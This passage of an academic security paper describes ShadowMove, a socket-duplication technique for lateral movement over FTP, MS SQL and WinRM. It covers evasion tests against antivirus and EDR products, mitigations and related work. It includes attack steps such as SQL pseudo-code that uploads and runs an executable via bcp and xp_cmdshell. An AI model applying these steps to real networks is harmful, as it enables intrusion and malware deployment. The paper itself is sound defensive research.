The scenario described above is common to all three actuators presented in the rest of Section 4. Therefore, we omit such details in the description of individual actuators. A demo video of our ShadowMove PoC that leverages FTP and showcases the above scenario can be found at [16]. In this demo, we start ShadowMove PoC manually after it moves to the FTP server, but we can automatically start the PoC via WinRM, as demonstrated in Section 4.4.

4.2 FTPShadowMove: Hijacking FTP Sessions

We develop prototype systems that can hijack established FTP connections on Windows 10 and Ubuntu 18.04. They work under the default installation of `ftp` and do not require any elevated privileges. They allow an attacker to download and upload files to a remote FTP server without authentication.

In the FTP protocol, a client uses one TCP connection to send commands to a server and receive the corresponding responses from the server; this connection is called *command channel*. The client also uses another TCP connection to send or receive data such as file contents; this connection is called *data channel*. A client can open multiple data channels for a given command channel. Authentication is required only for establishing the command channel, which means a client does not need to re-authenticate itself for creating a new data channel. Attackers who have hijacked the command channel can send a request to the server to open a new data channel for themselves, thus avoiding any collision with the client contents that are being transferred on existing data channels. However, attackers still should adopt a strategy to prevent a race condition in the shared command channel. Note that one cannot detect the attack simply by monitoring the creation of new data channels because the legitimate client may open new data channels as well.

A FTP client can request for creating a new data channel in two ways: active FTP and passive FTP. In the active FTP, the client sends `Port` command to the server specifying the port that server needs to connect back to establish the connection. In the passive FTP, the client send `PASV` command to server, asking the server to listen to a port that client can connect in order to create a new data channel. In a nutshell, the difference between these two modes is with respect to who initiates the new TCP connection: server in active mode, and client in passive mode are supposed to connect to the port specified by client and server, respectively. In our prototype, we implemented the passive FTP for demonstration. However, active FTP can also be implemented with negligible effort.

In passive FTP, the client sends `PASV` command to the server, and the server responds back by giving the information about the endpoint, including IP address and port, that the client must connect to in order to create a new data channel. The `PASV` is documented in RFC-959.

Experiment Setup We deployed a vsftpd server on a Linux-based virtual private server hosted on the Internet. For the legitimate client, we used the `ftp` command and `Windows Explorer` to connect to the configured server. The anonymous login is blocked on the server so the client needs to send a valid username and password to connect to it. As can be seen in our demo video at [6] and the top half of Figure 7, the client exchanges several messages with the server in order to login to the server. After that, we launch FTPShadowMove under the same user account as the `ftp` client.

Our FTPShadowMove PoC first hijacks the FTP connection by duplicating the corresponding socket, and then it sends several commands to upload a binary file to a specific directory on the server. The specific commands (such as `CWD /files/`) and the server responses are shown in the bottom half of Figure 7. Specifically, we can see that the server responded to the




Figure 7: ShadowMove Injects Commands to Duplicated FTP Socket in Order to Open a New Data Channel Connection

`PASV` request and asked FTPShadowMove to connect back to 54.36.162.222 on port 45307 (i.e., $176*256+251$). FTPShadowMove then requests to upload a file named *PoC2.txt* on the server. After receiving response code 150 from the server, FTPShadowMove opened a TCP connection to the specified remote endpoint and sent the content of the file to the opened connection. The server interpreted the file as binary content and stored it in */files/PoC2.txt* on the server.

Our prototype on Ubuntu 18.04 uses the same FTP commands mentioned above, and a video clip of how it works can be found at [15].

In our prototype systems, we only used a few FTP commands. However, there are many other FTP commands that can be utilized by attackers. A complete list of all possible FTP commands can be found at [5]. Specifically, The FTP `SITE` command allows a user to execute a limited number of commands via the FTP server on the host machine [53]. No further authentication is required to execute the command. The commands that may be executed vary from system to system, and some useful ones include `EXEC` and `CHMOD`. The `EXEC` command executes provided executable on the server, which can be used to start malware. Fortunately, on many systems the `SITE` command is not implemented, and it is also recommended that the `SITE` command be disabled on FTP servers if possible.

4.3 SQLShadowMove: Hijacking Microsoft SQL Sessions

We have confirmed that it is possible to (1) hijack Microsoft SQL connections to upload malware executables from a SQL client machine to a SQL server, and (2) execute the malware on the SQL server.

Experiment Setup. We use Microsoft SQL Server Management Studio 17 as the legitimate SQL client, and Microsoft SQL Server version 14.0.1000.169 as the server. We configure a user on the SQL server who can create databases and tables. We first launch the SQL client and login to the server. Then we run our proof-of-concept SQLShadowMove. We confirm that our proof-of-concept works under the default installation of Microsoft SQL and normal application settings.

Our SQL hijacking scheme requires several preconditions to work successfully: (1) the traffic is not encrypted, (2) there is a folder on the SQL server writable by the SQL server process, (3) the SQL client has successfully authenticated to the SQL server, and (4) the SQL client assumes a role that is allowed to create a table on the SQL server.

The above preconditions can often be satisfied. By default the Microsoft SQL traffic is not encrypted, and the `%TEMP%` folder is always writable by any process on the SQL server [33]. Moreover, the SQL server is almost stateless. The client and the server uses the TDS (Tabular Data Stream) Protocol [44] to communicate. Although several fields in the TDS header are designed for maintaining some states, they are optional or are not used by the current implementation. For example, the SPID field in the TDS packet header is the process ID on the server corresponding to the current connection. If this ID is strictly checked, the attacker has to somehow learn it before fabricating a rogue packet. Unfortunately, this field is not required, and a value of 0x0000 is acceptable by the server. Similarly, two more fields are defined but ignored: PacketID and Window.

There are several types of TDS packets. The most relevant type to our attack is the Batch Client Request type [45], whose payload can be a Unicode encoding of any SQL statement, and there is no checksum in the packet header. This makes it straightforward to capture a real Batch Client Request packet and then use it as a template to create new rogue requests by replacing the payload with new Unicode strings; in our case, such strings correspond to a series of SQL statements.

SQLShadowMove first detects a TCP connection created by the SQL client process and duplicates the corresponding socket. Then it uses the duplicated socket to send a series of Batch Client Request packets to the SQL server, and receives any response packets from the server. The payload of these Batch Client Request packets consists of SQL scripts that upload an executable file to the SQL server and execute it.

Specifically, the SQL scripts first create a table on the SQL server, then they insert chunks of bytes from the executable file into the table. Finally, they invoke the `bcp` command to export content of the table to a regular file on the server, thus restoring the original executable file. The pseudo code of the SQL scripts is shown in Figure 8.

With the executable on the SQL server, our prototype can further run it through a SQL statement.

To experimentally confirm the feasibility of SQLShadowMove, we develop a simple Windows application (named notepad.exe) to represent a piece of "malware". This application creates a file (named notepad.txt) in the same folder as the application executable and writes the current date and time into that file. Then we generate SQL scripts to upload the sim-

```
• Create a table "BlobFileTable" that has a column with
  name "FileContent" and type varbinary(max).

• Add chunks of bytes from the source file into the table, e.g.,
    insert into BlobFileTable(FileContent) values (0x4D5A000000)
    insert into BlobFileTable(FileContent) values (0x89EB003401)
    More insert statements ...

• Invoke the "bcp" command to dump the content of BlobFileTable
  to a file on the SQL server

• Use xp_cmdshell to execute the dropped file.
```

Figure 8: SQL Scripts Used by SQLShadowMove

ple "malware" to *%TEMP%\notepad.exe* on the SQL server and run it. After we run the proof-of-concept of SQLShadowMove, we can visually confirm that first *notepad.exe* appears on the SQL server, and then *notepad.txt* appears and its content matches the time and date on the SQL server. A video clip of how SQLShadowMove works is available at [17].

Note that in order to run the `bcp` command or the executable file, `xp_cmdshell` has to be enabled on the SQL server. However, this is not a hurdle for our prototype because our SQL scripts enable `xp_cmdshell` before using it.

4.4 WinRMShadowMove: Remote Execution Based on WinRM

Windows Remote Management (WinRM) is a feature of Windows that allows administrators to remotely run management scripts [39]. We have confirmed that it is possible to hijack WinRM sessions to run malware on a remote machine. We assume that the remote machine is running the WinRM service and the malware has been uploaded to the remote machine and it just needs to be launched.

4.4.1 Brief Introduction to the WinRM protocol

WinRM protocol [39, 49, 60] uses HTTP to communicate with the remote server. To authenticate with remote machine WinRM has six authentication mechanisms: Basic, Digest, Kerberos, Negotiate, Certificate and CredSSP. By default, it uses Negotiate. A WinRM client first authenticates with the WinRM server. After authentication the WinRM client receives a shellID from the server, which is used in later communication. Besides shellID there are a few other IDs in every request message. The messageID is used to pair a response message with the corresponding request message, and in the response message, the request messageID is present as the "RelatesTo" field. Figure 9 illustrate the message exchanges during a WinRM session.

4.4.2 Experiment Setup

To prepare the environment for WinRM hijacking, we first set up WinRM for a normal application scenario on Windows 10, which includes enabling WinRM on both the server and the client, and adding the server as a trusted host on the client machine. Then we can use the commandline tool `winrs` on the client machine to run commands on the server.




Figure 9: ShadowMove Injects Attack Payload to Execute a Binary in the Remote System.

However, ShadowMove does not work under the above default setting because WinRM traffic is encrypted by default. In order for our WinRMShadowMove PoC to work, an administrator has to configure the WinRM server to allow basic authentication and to allow transfer of unencrypted data. We should note that this kind of configuration is not rare because it can get WinRM to work quickly, and some third party WinRM client and libraries [1] require unencrypted payload to communicate with the WinRM server. We use this configuration in our experiement, and more details of the configuration can be found in the Appendix (Section A).

4.4.3 Hijacking WinRM

To demonstrate how WinRMShadowMove works, on the client machine, we run the commandline `winrs -un -r:http://host_ip:5985 -u:user -p:pass cmd`, which will create a new `winrs` process and open a command shell to the remote machine. The `-un` flag specifies that the request and response messages will not be encrypted. Concurrently in another terminal, we run WinRMShadowMove.

As the `winrs` process starts execution, it establishes a TCP connection to the WinRM server, which is captured by the Connection Detector. As a result, the Connection Detector notifies the Socket Duplicator, which finds and duplicates the socket inside the `winrs` process. WinRMShadowMove first runs in the passive mode (i.e., peeking into the incoming network packets through the duplicated socket) in order to learn the shellID from the server; then it switches to the active mode. Here we use the idea discussed in Section 3.6.

Because the WinRM server supports unencrypted payload, we can construct a plain text HTTP payload and send it to the server through the TCP socket. For this scheme to work, the constructed payload must appear legitimate to the server. After analyzing the HTTP request and response packets using Wireshark, we found that MessageID is unique for every payload and it is actually a UUID. Therefore, we use a UUID generator to generate messageID. Furthermore, we get the shellID from the authentication response message. Using these two IDs we can construct a payload to execute an executable file on the remote WinRM server.

To learn how to construct the payload, we leveraged an open source WinRM client called winrm4j [2] to communicate with a remote WinRM server, and we use the request packets generated by winrm4j as the template for our payload. Figure 10 shows the payload of an example WinRM request.




Figure 10: A WinRM Request for Running malware.exe on a WinRM Server Whose IP Address is 192.168.56.101

Before sending the payload to remote machine using the hijacked TCP socket, WinRMShadowMove suspends the legitimate process to prevent it from getting the response message from the WinRM server. After getting the response from the WinRM server it resumes the legitimate client. The time interval between the suspension and resumption is very short, so the legitimate client may not notice it.

Figure 9 shows the interleaving of the attack messages with the legitimate WinRM messages.

5 Evaluation of ShadowMove Proof-of-concepts

5.1 Theoretical Evaluation

As we demonstrate in Section 5.2, ShadowMove cannot be detected by the current state-of-the-art lateral movement detectors. In this section, we discuss the underlying reasons that make such existing solutions ineffective in the detection of ShadowMove lateral movements.

At the host level, to perform lateral movements, our design of ShadowMove on Windows relies on a few API functions that are also commonly used by other benign processes. For example, as mentioned in [18], many processes on Windows call `OpenProcess` with `PROCESS_ALL_ACCESS` access flag, which is essentially asking for all possible permissions on the target process, including permission for duplicating its handles. Moreover, ShadowMove calls `WSADuplicateSocket` that also has legitimate use cases such as offloading sockets to child processes. Second, it is hard to trace back from a socket descriptor to all processes that have access to it, because only the process ID of the owner is recorded in a socket descriptor.

Our current design of ShadowMove on Linux requires stronger assumptions about the attacker because it relies on process injection to force victim applications to cooperate, which makes it less stealthy than its Windows counterpart (e.g., by monitoring the runtime integrity of the code sections of benign applications, one can detect the effect of code injection [31]). Moreover, since our design may modify configuration of the system (e.g., the PATH environment variable and .bashrc), one could detect it by monitoring such changes. However, despite these constraints, ShadowMove on Linux is still a viable attack.

Specifically, there are practical challenges to detect ShadowMove attacks on Linux. To the best of our knowledge, *runtime* code integrity monitoring for applications are not supported in current Linux distributions, and known monitoring tools require a hypervisor (e.g., [31]) or special hardware (e.g. [61]). Monitoring configuration changes to detect ShadowMove is also non-trivial because many benign applications (such as `npm` [8]) also make changes to both the PATH environment variable and .bashrc; a monitoring tool thus has to check precise conditions (most likely application specific) in order to avoid false alarms. As we mention in Section 3.4.3, we hide our launcher under seemingly benign paths (such as `/home/alice/.npm-packages/bin`), which further raises the bar for detection. This is corroborated by our experience with several popular host-based IDSes on Linux today: OSSEC [10], Osquery [12], and Wazuh [7], which fail to detect ShadowMove using their existing rules. Of course, one can add new rules to detect specific instances of ShadowMove, but the effort will be non-trivial.

At the network level, ShadowMove tunnels its messages through existing connections established by benign processes on both ends. In other words, it injects its messages within the streams of benign messages send by a benign client to a remote service. Hence, anomaly-based solutions that detect unusual new connections are oblivious to ShadowMove. Moreover, ShadowMove begins the lateral movements after the required authentication steps are performed by the client and the remote server. This means that ShadowMove operations do not entail any additional authentication attempts. As a result, those anomaly detection solutions that correlate user login activities with network connection activities such as [51] are ineffective.

5.2 Experimental Evaluation

In this section, we extensively evaluate ShadowMove in the presence of host and network-based defensive mechanisms that are typically found in enterprise environments. To be more specific, we test ShadowMove against emerging Endpoint Detection and Response (EDR) systems, top-notch antivirus products, host-based IDSes, and network-based IDSes.

We evaluate ShadowMove in the presence of emerging Endpoint Detection and Response (EDR) systems, namely CrowdStrike Falcon Prevent and Cisco AMP. EDRs are relevant to our evaluation because some EDRs (such as CrowdStrike Falcon [34]) are designed to detect lateral movements.

Table 3: Effectiveness of Antivirus, IDS, and EDR Products against FTPShadowMove (F), SQLShadowMove (S), and WinRMShadowMove (W) PoCs. N means "not detected" and – means "not applicable".

Type	Name/Version	Update	F/S/W
AV	McAfee/16.0	2/3/2019	N/N/N
AV	Norton/22.16.2.22	2/3/2019	N/N/N
AV	Webroot/9.0.24.37	2/3/2019	N/N/N
AV	Bitdefender/6.6.7.106	2/3/2019	N/N/N
AV	Windows Defender/4.18.1901.7	2/3/2019	N/N/N
NIDS	Snort/2.9.12 (Windows and Linux)	2/7/2019	N/N/N
HIDS	OSSEC/3.4.0 (Linux)	10/12/2019	N/–/–
HIDS	Osquery/4.0.2 (Linux)	10/24/2019	N/–/–
HIDS	Wazuh/3.10.2 (Linux)	10/24/2019	N/–/–
EDR	Cisco AMP/6.1.5.10729	6/14/2018	N/N/N
EDR	CrowdStrike Falcon Prevent/4.20.8305.0	2/11/2019	N/N/N

We also evaluate ShadowMove in presence of host-based antivirus products: we choose the top four antivirus products ranked by [50] for our evaluation (McAfee, Norton, Webroot, and Bitdefender); we also choose Windows Defender because it is the default AV on Windows systems. Moreover, we choose the Snort IDS to evaluate ShadowMove against network-based solutions (Snort rules V2.9.12 is used). Finally, for our ShadowMove design on Linux, we use three popular host-based IDSes (OSSEC [10], Osquery [12], and Wazuh [7]) to evaluate it.

Stealthiness against EDR and IDS solutions. We experimentally confirmed that ShadowMove PoCs can evade the detection of Strike Falcon Prevent, Cisco AMP, OSSEC, Osquery, Wazuh, and Snort (Windows and Linux). The detailed result is shown in Table 3. During the evaluation, we used the default detection rules provided by such tools. We also manually inspect these default rules to understand why they cannot detect ShadowMove. For example, the default Osquery rules do not mention ptrace or process injection at all.

Stealthiness against host-based antivirus products. We also experimentally confirmed that ShadowMove PoCs can evade the detection of the latest version of the above five AVs on Windows 10 (These AVs do not have Linux versions). The overall result is shown in Table 3.

Vendor feedback. We contacted Microsoft Security Response Center (MSRC) and a case (number 46036) was opened for our reported issue. On June 21, 2018, MSRC dismissed our reported issue as a vulnerability, stating that "this behavior is by-design ... because from a system security standpoint, one cannot duplicate a handle from a process without already having full control over it and at that point there are many other attacks possible." This feedback from Microsoft engineering team confirmed that our attack is non-trivial to deal with because fully addressing it will require a re-design of the access control mechanism of handles in Windows. This also implies that techniques like ShadowMove will continue to help attackers on Windows in the foreseeable future.

6 Discussions and Future Work

Possible mitigation of ShadowMove. ShadowMove attacks can be mitigated by addressing the two fundamental weaknesses in existing computing environments (Section 2.1). One idea is to better isolate legitimate processes from potential attacker processes to prevent socket stealing. For example, we can make the legitimate processes as Protected (introduced in Vista) or Protected Process Light (introduced in Windows 8.1) processes, such that an unprotected process cannot open legitimate processes with `PROCESS_DUP_HANDLE`. However, this approach has limitations such as processes that have GUI cannot be protected [21] and the program file must be signed by Microsoft [27]. Another idea is to introduce strong origin integrity mechanisms in common enterprise computing protocols, like what SSL does. However, this may break many legacy applications.

Limitations of the current ShadowMove prototype. First, it has to find an unencrypted TCP channel because it is a user-level attack that cannot obtain secrets inside the victim process. Due to this limitation, ShadowMove cannot hijack connections for which user-level encryption is applied to the payload. One known way to hijack encrypted connections is to inject code into victim processes, which will be able to access plaintext messages [19]. Unfortunately, process injection would make ShadowMove more visible to existing detection tools (e.g., Windows Defender ATP [48]). Besides, presence of encryption may not always be a hurdle for ShadowMove: there are proposals to implement encryption service (such as TLS) in the kernel space [46], which will make the TLS session vulnerable to ShadowMove because unencrypted payload is sent to or received from the socket interface in systems that deploy such kernel-level services. Second, ShadowmMove may not be able to get information such as the shellID in Section 4.4 from the receiving buffer if the legitimate client consumes the buffer first. However, attackers can simply retry and they need to succeed only once to achieve lateral movement. Third, our design of ShadowMove on Linux injects code into the target process' address space in order to hijack its control flow, which jeopardizes ShadowMove's stealthiness compared with its Windows counterpart.

Other attacks enabled by socket duplication. As discovered by Bui *et al.* [20], TCP communication among applications inside a machine (such as a browser and a backend password manager) is not totally secured. Therefore, our socket duplication technique can be used to intercept and steal sensitive data from such applications. Moreover, in this study we try to abuse mostly client-side sockets (although we also abuse server-side sockets to synchronize the network view,

as described in Section 3.2). However, we can use the same technique to exploit server applications. For example, by duplicating sockets used by a server application, we can inject malicious data to mount a phishing attack against a client machine, hence providing an alternative implementation for the attack described in [23].

7 Related Work

Traditionally, attackers exploit vulnerabilities in network services, such as SMB or RDP, to laterally move across networks. However, due to the advances in defense mechanisms, finding such vulnerabilities and exploiting them successfully without being detected has become increasingly hard. As a result, attackers have shifted their attention to more fruitful approaches such as harvesting credentials from compromised systems and reusing them to do the lateral movement. In credential dumping approach [43], attackers retrieve plaintext account information including passwords from memory of processes such as LSASS. Several open source frameworks such as Mimikatz exist that can carve passwords from various locations in a system. Similarly, attacker can leverage SSH Agent Forwarding [29] for lateral movement, in which the attacker reuses saved SSH private keys in the memory to log into SSH server(s). However, this technique requires a number of special conditions, such as client and server(s) are configured to use public/private key pairs, the client runs a SSH key agent, the victim user has added private keys to the key agent, and the attacker knows the usernames associated with the private keys. Instead of retrieving the credentials, it is also possible to harvest and reuse security tokens, such as Kerberos TGT, Kerberos service ticket, and NTLM hash, to get access to other systems in a network. Many APT groups, including APT 19 and ATP 32, use such techniques to expand their access across the target networks.

Several approaches aim to detect credential reuse attacks. Siadati *et al.* [51] propose a machine learning framework that extracts normal users' login patterns and identifies login attempts that deviate from such patterns as attacks that try to reuse learned credentials in a greedy way (i.e., testing all credentials on all reachable systems). Kent et al. [35] suggest that user authentication graphs be used to detect credential misuse in large-scale, enterprise networks.

The hijacking approach presented in this paper is different from traditional hijacking such as session hijacking in web applications and network-level TCP hijacking. Instead, what we propose is a host-level TCP hijacking by performing socket duplication. SSH-Jack [19] is a technique that injects code into the memory of a legitimate SSH client in order to establish a rogue SSH session via the SSH client, which is trusted by the SSH server. Unlike SSH-Jack, ShadowMove is application-agnostic in the sense that it does not need to know the internal implementation of clients in order to inject commands. ShadowMove is also protocol-agnostic and can be extended to support other protocols. In the current prototype, ShadowMove can handle FTP, WinRM, and TDS protocols.

SSH connection persistence (with options such as `ControlMaster`, `ControlPath`, and `ControlPersist`) [9, 13] is a SSH feature that can be abused for lateral movement. With SSH connection persistence, a *master* SSH client process goes through the normal authentication steps to establish a connection to a SSH server; then *slave* SSH clients can reuse this connection to access the server without repeating the authentication steps. Therefore, if the victim environment has a master SSH client running, an attacker can make a lateral movement to the SSH server by acting as a slave SSH client. However, this attack requires process cooperation: a SSH client must be configured to run as a master client, which is not common. Unfortunately, SSH master mode configuration does not require elevated privileges so an attacker can silently change the configuration and prepare a malicious binary that launches the original SSH client in the master mode, in a way similar to our design of ShadowMove on Linux (Section 3.4.3). We note that this lateral movement technique can overcome some limitations of ShadowMove because it can abuse SSH that employs payload encryption. Therefore, it is complementary to ShadowMove. Having said that, it is a specific technique that only works for SSH in a particular scenario, while ShadowMove is a general lateral movement technique.

ShadowMove can sniff traffic, but it is different from other traditional sniffing techniques: instead of eavesdropping on the network, ShadowMove sniffs traffic on the host; instead of capturing packets at the kernel level (like what WireShark does), ShadowMove sniffs traffic at the user level. Lateral movement usually involves privilege escalation or harvesting of additional credentials [22]. ShadowMove does not rely on either privilege escalation or credential harvesting, so it is a new type of lateral movement.

8 Conclusion

We propose the ShadowMove strategy that allows APT attackers to make stealthy lateral movements within an enterprise network. Built upon a novel socket duplication technique, ShadowMove leverages existing benign network connections and does not require any elevated privilege, new connections, extra authentication, or process injection. Therefore, it is capable of evading the detection of host- and network-level defensive mechanisms. To confirm the feasibility of our approach, we have developed a prototype of ShadowMove for modern versions of Windows and Linux OSes, which successfully abuses three common enterprise protocols (i.e., FTP, Microsoft SQL, and WinRM) for lateral movement, such as uploading malware to the next target machine and starting the malware execution on the next target. We describe the technical challenges in ShadowMove, such as how to generate network packets that fit in the context of an existing network connection. We also experimentally confirm that our prototype implementation is undetectable by state-of-the-art

antivirus products, IDSes (such as Snort), and Endpoint Detection and Response systems. Our experience raises the bar for lateral movement detection in an enterprise environment and calls for innovative solutions.

9 Acknowledgement

We thank our shepherd Giancarlo Pellegrino and the anonymous USENIX Security reviewers for their insightful comments and suggestions that help improve the quality of this paper. This research has been partially funded by National Science Foundation by CISE's CNS-1566443 and gifts or grants from Fujitsu. Special thanks also go to Dr. Qiong Cheng at UNC Charlotte who shared her expertise in SQL scripting.

References

[1] winrm for go library. https://github.com/masterzen/winrm. Accessed November 2018.

[2] winrm4j. https://github.com/cloudsoft/winrm4j. Accessed November 2018.

[3] Yama linux security module. https://www.kernel.org /doc/Documentation/security/Yama.txt. Accessed June 2019.

[4] Calling external program on application server. https://answers.sap.com/questions/7641883/calling-external-program-on-application-server.html, 2010. Accessed August 2019.

[5] List of ftp commands. https://en.wikipedia.org /wiki/List_of_FTP_commands, 2018. Accessed February 2019.

[6] Video Clip for the FTPShadowMove. http://54.36.162.222/ShadowMoveDemo/FTPShadowMove.gif, 2018.

[7] A Comprehensive Open Source Security Platform. https://wazuh.com/product/, 2019. Accessed October 2019.

[8] Install npm packages globally without sudo on macOS and Linux. https://github.com/sindresorhus/guides/blob/master/npm-global-without-sudo.md, 2019. Accessed October 2019.

[9] OpenSSH/Cookbook/Multiplexing. https://en.wikibooks.org/wiki/OpenSSH/Cookbook/Multiplexing, 2019. Accessed October 2019.

[10] OSSEC: The World's Most Widely Used Host-based Intrusion Detection System. https://github.com/ossec/ossec-hids, 2019. Accessed October 2019.

[11] Service name and transport protocol port number registry. https://www.iana.org/assignments/service-names-port-numbers/service-names-port-numbers.xhtml, 2019.

[12] SQL powered operating system instrumentation, monitoring, and analytics. https://github.com/osquery/osquery, 2019. Accessed October 2019.

[13] ssh_config — OpenSSH SSH client configuration files. http://manpages.ubuntu.com/manpages/bionic/man5/ssh_config.5.html, 2019. Accessed October 2019.

[14] SWI Prolog. https://www.swi-prolog.org/, 2019. Accessed October 2019.

[15] Video Clip for the FTPShadowMove Demo on Ubuntu. http://54.36.162.222/ShadowMoveDemo/LinuxShadowMove.gif, 2019.

[16] Video Clip for the ShadowMove Demo. http://54.36.162.222/ShadowMoveDemo/ShadowmovePrototypeDemo.mp4, 2019.

[17] Video Clip for the SQLShadowMove Demo. http://54.36.162.222/ShadowMoveDemo/SQLShadowMove.gif, 2019.

[18] Adam Blaszczyk. Can we stop detecting mimikatz please? http://www.hexacorn.com/blog/2019/02/03/can-we-stop-detecting-mimikatz-please/, 2019. Accessed Feb 2019.

[19] Adam Boileau. Trust Transience: Post Intrusion SSH Hijacking. In *BlackHat Briefings*, August 2005.

[20] Thanh Bui, Siddharth Prakash Rao, Markku Antikainen, Viswanathan Manihatty Bojan, and Tuomas Aura. Man-in-the-machine: Exploiting ill-secured communication inside the computer. In *27th USENIX Security Symposium (USENIX Security 18)*, pages 1511–1525, Baltimore, MD, 2018. USENIX Association.

[21] Microsoft Windows Dev Center. Protecting Anti-Malware Services. https://docs.microsoft.com/en-us/windows/desktop/services/protecting-anti-malware-services-, 2018. Accessed August 2019.

[22] Ping Chen, Lieven Desmet, and Christophe Huygens. A study on advanced persistent threats. In Bart De Decker and André Zúquete, editors, *Communications and Multimedia Security*, pages 63–72, Berlin, Heidelberg, 2014. Springer Berlin Heidelberg.

[23] Weiteng Chen and Zhiyun Qian. Off-path TCP exploit: How wireless routers can jeopardize your secrets. In *27th USENIX Security Symposium (USENIX Security 18)*, pages 1581–1598, Baltimore, MD, 2018. USENIX Association.

[24] B. Deply. Mimikatz. https://github.com/gentilkiwi/mimikatz, 2014. Accessed February 2019.

[25] S. Duckwall and C. Campbell. Hello, my name is microsoft and i have a credential problem. In *Blackhat USA 2013 White Papers*, 2013. https://media.blackhat.com/us-13/US-13-Duckwall-Pass-the-Hash-WP.pdf.

[26] John Dunagan, Alice X. Zheng, and Daniel R. Simon. Heat-ray: Combating identity snowball attacks using machine learning, combinatorial optimization and attack graphs. In *Proceedings of the ACM SIGOPS 22Nd Symposium on Operating Systems Principles*, SOSP '09, pages 305–320, New York, NY, USA, 2009. ACM.

[27] James Forshaw. Injecting Code into Windows Protected Processes using COM - Part 1. https://googleprojectzero.blogspot.com/2018/10/injecting-code-into-windows-protected.html, October 2018. Accessed August 2019.

[28] Nalani Fraser, Jacqueline O'Leary, Vincent Cannon, and Fred Plan. Apt38: Details on new north korean regime-backed threat group. https://www.fireeye.com/blog/threat-research/2018/10/apt38-details-on-new-north-korean-regime-backed-threat-group.html, 2017.

[29] Steve Friedl. An Illustrated Guide to SSH Agent Forwarding. http://www.unixwiz.net/techtips/ssh-agent-forwarding.html, 2006. Accessed October 2019.

[30] gaffe23. Linux inject. https://github.com/gaffe23/linux-inject, 2016. Accessed July 2019.

[31] Tal Garfinkel and Mendel Rosenblum. A virtual machine introspection based architecture for intrusion detection. In *Proceedings of Network and Distributed Systems Security Symposium (NDSS)*, February 2003.

[32] M. Haardt and M. Coleman. ptrace(2) Linux Programmer's Manual. http://man7.org/linux/man-pages/man2/ptrace.2.html, 1999. Accessed August 2019.

[33] Support Home. Clearing the Windows Temp Folders. http://lexisnexis.custhelp.com/app/answers/answer_view/a_id/1084415/. Accessed August 2019.

[34] CrowdStrike Inc. CrowdStrike Compromise Assessment Data Sheet. https://www.crowdstrike.com/wp-content/brochures/CrowdStrike_CompromiseAssessment_DataSheet.pdf, 2019. Accessed February 2019.

[35] A. D. Kent and L. M. Liebrock. Differentiating user authentication graphs. In *2013 IEEE Security and Privacy Workshops*, pages 72–75, May 2013.

[36] Linux. Linux ACL on shared memory objects. http://man7.org/linux/man-pages/man2/shmget.2.html. Accessed August 2019.

[37] Strategic Cyber LLC. Cobalt strike: Advanced threat tactics for penetration testers. https://cobaltstrike.com/downloads/csmanual38.pdf, 2017. Accessed February 2019.

[38] S. Metcalf. Unofficial guide to mimikatz & command reference. https://adsecurity.org/?page_id=1821, 2018. Accessed February 2019.

[39] Microsoft. Windows Remote Management. https://docs.microsoft.com/en-us/windows/desktop/WinRM/portal. Accessed November 2018.

[40] Microsoft. Duplicatehandle function. https://msdn.microsoft.com/en-us/library/windows/desktop/ms724251(v=vs.85).aspx, 2017. [Online; accessed 10-May-2018].

[41] Microsoft. Wsaduplicatesocket function. https://msdn.microsoft.com/en-us/library/windows/desktop/ms741565(v=vs.85).aspx, 2017. [Online; accessed 10-May-2018].

[42] Microsoft. Mib_tcprow2 structure. https://docs.microsoft.com/en-us/windows/desktop/api/tcpmib/ns-tcpmib-_mib_tcprow2, 2018. Accessed February 2019.

[43] Doug Miller, Ron Alford, Andy Applebaum, Henry Foster, Caleb Little, and Blake Strom. Automated adversary emulation: A case for planning and acting with unknowns. 2018.

[44] MSDN. [MS-TDS]: Tabular Data Stream Protocol. https://msdn.microsoft.com/en-us/library/dd304523.aspx, 2018. Accessed November 2018.

[45] MSDN. [MS-TDS]: SQL Batch Client Request. https://msdn.microsoft.com/en-us/library/dd304416.aspx, 2019. Accessed November 2018.

[46] Mark O'Neill, Scott Heidbrink, Jordan Whitehead, Tanner Perdue, Luke Dickinson, Torstein Collett, Nick Bonner, Kent Seamons, and Daniel Zappala. The secure socket API: TLS as an operating system service. In *27th USENIX Security Symposium (USENIX Security 18)*, pages 799–816, Baltimore, MD, 2018. USENIX Association.

[47] Pradeep Padala. Playing with ptrace, part i. *Linux Journal*, 2002(103):5–, November 2002.

[48] Windows Defender Research. Detecting stealthier cross-process injection techniques with windows defender atp. https://cloudblogs.microsoft.com/microsoftsecure/2017/07/12/detecting-stealthier-cross-process-injection-techniques-with-windows-defender-atp-process-hollowing-and-atom-bombing/, 2019. Accessed Feb 2019.

[49] Ryan Ries. Monitoring with Windows Remote Management (WinRM) and Powershell Part I. https://www.myotherpcisacloud.com/post/Monitoring-with-Windows-Remote-Management-(WinRM)-and-Powershell-Part-I. Accessed November 2018.

[50] Neil J. Rubenking. The Best Antivirus Protection for 2019. https://www.pcmag.com/article2/0,2817,2372364,00.asp, 2019. [Online; accessed 04-February-2019].

